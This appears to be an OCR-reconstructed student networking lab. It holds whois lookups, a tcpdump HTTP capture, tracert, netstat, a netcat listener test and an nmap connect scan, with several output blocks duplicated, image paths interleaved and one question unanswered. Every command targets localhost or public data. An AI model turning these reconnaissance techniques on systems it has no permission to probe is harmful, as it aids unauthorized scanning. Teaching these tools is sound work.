


```
kalios@kali:~$ whois snapchat.com
   Domain Name: SNAPCHAT.COM
   Registry Domain ID: 1704543145_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2018-03-28T20:34:03Z
   Creation Date: 2012-02-28T19:29:26Z
   Registry Expiry Date: 2026-02-28T19:29:26Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS-1468.AWSDNS-55.ORG
   Name Server: NS-1892.AWSDNS-44.CO.UK
   Name Server: NS-220.AWSDNS-27.COM
   Name Server: NS-530.AWSDNS-02.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:23:02Z <<<
```




```
kalios@kali:~$ whois instagram.com
   Domain Name: INSTAGRAM.COM
   Registry Domain ID: 121748357_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2025-06-25T19:12:42Z
   Creation Date: 2004-06-04T13:37:18Z
   Registry Expiry Date: 2034-06-04T13:37:18Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.INSTAGRAM.COM
   Name Server: B.NS.INSTAGRAM.COM
   Name Server: C.NS.INSTAGRAM.COM
   Name Server: D.NS.INSTAGRAM.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:21:58Z <<<
```


2. Execute the whois command on three different domains in the terminal. Analyze and summarize the output for each domain, focusing on the registrant and status.



```
kalios@kali:~$ whois google.com
   Domain Name: GOOGLE.COM
   Registry Domain ID: 2138514_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2019-09-09T15:39:04Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2028-09-14T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.GOOGLE.COM
   Name Server: NS2.GOOGLE.COM
   Name Server: NS3.GOOGLE.COM
   Name Server: NS4.GOOGLE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:20:00Z <<<
```




```
kalios@kali:~$ whois snapchat.com
   Domain Name: SNAPCHAT.COM
   Registry Domain ID: 1704543145_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2018-03-28T20:34:03Z
   Creation Date: 2012-02-28T19:29:26Z
   Registry Expiry Date: 2026-02-28T19:29:26Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS-1468.AWSDNS-55.ORG
   Name Server: NS-1892.AWSDNS-44.CO.UK
   Name Server: NS-220.AWSDNS-27.COM
   Name Server: NS-530.AWSDNS-02.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:23:02Z <<<
```



```
kalios@kali:~$ whois instagram.com
   Domain Name: INSTAGRAM.COM
   Registry Domain ID: 121748357_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2025-06-25T19:12:42Z
   Creation Date: 2004-06-04T13:37:18Z
   Registry Expiry Date: 2034-06-04T13:37:18Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.INSTAGRAM.COM
   Name Server: B.NS.INSTAGRAM.COM
   Name Server: C.NS.INSTAGRAM.COM
   Name Server: D.NS.INSTAGRAM.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:21:58Z <<<
```

3. Use tcpdump (or windump) to capture packets on a specified interface. Filter the capture for HTTP traffic and explain your findings.


--- sudo tcpdump -i eth0 tcp port 80



```
ttp: Flags [S], seq 2730647788, win 64240, options [mss 1460,sackOK,TS val 406954581 ecr 0,nop,
wscale 7], length 0
19:32:12.806748 IP a96-7-128-198.deploy.static.akamaitechnologies.com.http > 192.168.209.128.50
908: Flags [R.], seq 194146160, ack 2730647789, win 64240, length 0
19:32:12.807124 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [S], seq 1845779560, win 64240, options [mss 1460,sackOK,TS val 4079625335 ecr 0,no
p,wscale 7], length 0
19:32:13.325923 IP a23-192-228-80.deploy.static.akamaitechnologies.com.http > 192.168.209.128.5
2008: Flags [S.], seq 1054570363, ack 1845779561, win 64240, options [mss 1460], length 0
19:32:13.325999 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [.], ack 1, win 64240, length 0
19:32:13.326211 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [P.], seq 1:76, ack 1, win 64240, length 75: HTTP: GET / HTTP/1.1
19:32:13.326457 IP a23-192-228-80.deploy.static.akamaitechnologies.com.http > 192.168.209.128.5
2008: Flags [.], ack 76, win 64240, length 0
19:32:13.778746 IP a23-192-228-80.deploy.static.akamaitechnologies.com.http > 192.168.209.128.5
2008: Flags [P.], seq 1:1519, ack 76, win 64240, length 1518: HTTP: HTTP/1.1 200 OK
19:32:13.778786 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [.], ack 1519, win 62780, length 0
19:32:13.779153 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [F.], seq 76, ack 1519, win 62780, length 0
19:32:13.779881 IP a23-192-228-80.deploy.static.akamaitechnologies.com.http > 192.168.209.128.5
2008: Flags [.], ack 77, win 64239, length 0
19:32:14.229989 IP a23-192-228-80.deploy.static.akamaitechnologies.com.http > 192.168.209.128.5
2008: Flags [FP.], seq 1519, ack 77, win 64239, length 0
19:32:14.230044 IP 192.168.209.128.52008 > a23-192-228-80.deploy.static.akamaitechnologies.com.
http: Flags [.], ack 1520, win 62780, length 0
^C
17 packets captured
17 packets received by filter
0 packets dropped by kernel
kalios@kali:~$ sudo tcpdump -i eth0 tcp port 80
```

4. Explain in detail traceroute command.


Ans: It shows the overall path a data packet travels from source to destination router.



```
Microsoft Windows [Version 10.0.27881.1000]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ZENIL SHAH>tracert google.com

Tracing route to google.com [2404:6800:4009:822::200e]
over a maximum of 30 hops:

  1     2 ms     2 ms     2 ms  2401:4900:7924:2598::c7
  2     *        *        *     Request timed out.
  3     *       18 ms     *     2401:4900:0:bce::1
  4    40 ms    44 ms    29 ms  2401:4900:0:afe::6
  5    41 ms     *        *     2401:4900:0:af9::1
  6    21 ms    16 ms    21 ms  2401:4900:4c:c409::251b
  7    30 ms    33 ms    18 ms  2404:a800:2a00:20a::2a
  8   125 ms    29 ms    36 ms  2404:a800:2a00:20a::29
  9    60 ms    39 ms    44 ms  2404:a800::167
 10   120 ms   233 ms   229 ms  2001:4860:1:1::3900
 11    67 ms    38 ms    38 ms  2001:4860:0:1::877b
 12    37 ms    43 ms    39 ms  2001:4860:0:1::50f9
 13    40 ms    57 ms    34 ms  bom12s12-in-x0e.1e100.net [2404:6800:4009:822::200e]

Trace complete.

C:\Users\ZENIL SHAH>
```

5. Packet analyzer for Windows using windump.

Run windump -i 1 to capture packets on interface 1.




```
Microsoft Windows [Version 10.0.27881.1000]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ZENIL SHAH>windump -i 1
'windump' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ZENIL SHAH>
```

Turn On Windows Backup
Automatically save your Desktop, Documents, and Pictures to OneDrive so you can keep them protected and access them from anywhere.

Remind me again in: 1 Week

6. Displays active TCP connections and their status using netstat.




```
kalios@kali:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:60650         127.0.0.1:8080          TIME_WAIT
```

7. Captures packets and writes them to a file abc.pcap using windump.

--- windump -w abc.pcap

8. On the server machine, start Netcat in listening mode for TCP on a specific port (e.g., port 443):


--- nc -lvp 443



```
kali@kali:~$ nc -l -p 443
Can't grab 0.0.0.0:443 with bind : Permission denied
kali@kali:~$ sudo nc -l -p 443
[sudo] password for kali:
Hello from other machine
```

```
kali@kali:~$ echo "Hello from other machine" | nc localhost 443
```


9. Write a command in Nmap for TCP Connect Scan completes the TCP handshake with the target, making it reliable but less stealthy.



```
kalios@kali:~$ nc -l -p 4444
kalios@kali:~$ 
```

```
kalios@kali:~$ sudo nmap -sT -p 4444 127.0.0.
1
[sudo] password for kalios:
Starting Nmap 7.80 ( https://nmap.org ) at 20
25-04-15 19:58 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).

PORT      STATE SERVICE
4444/tcp open  krb524

Nmap done: 1 IP address (1 host up) scanned i
n 0.04 seconds
```

10. How can we identify the version of services running on open ports using Nmap.



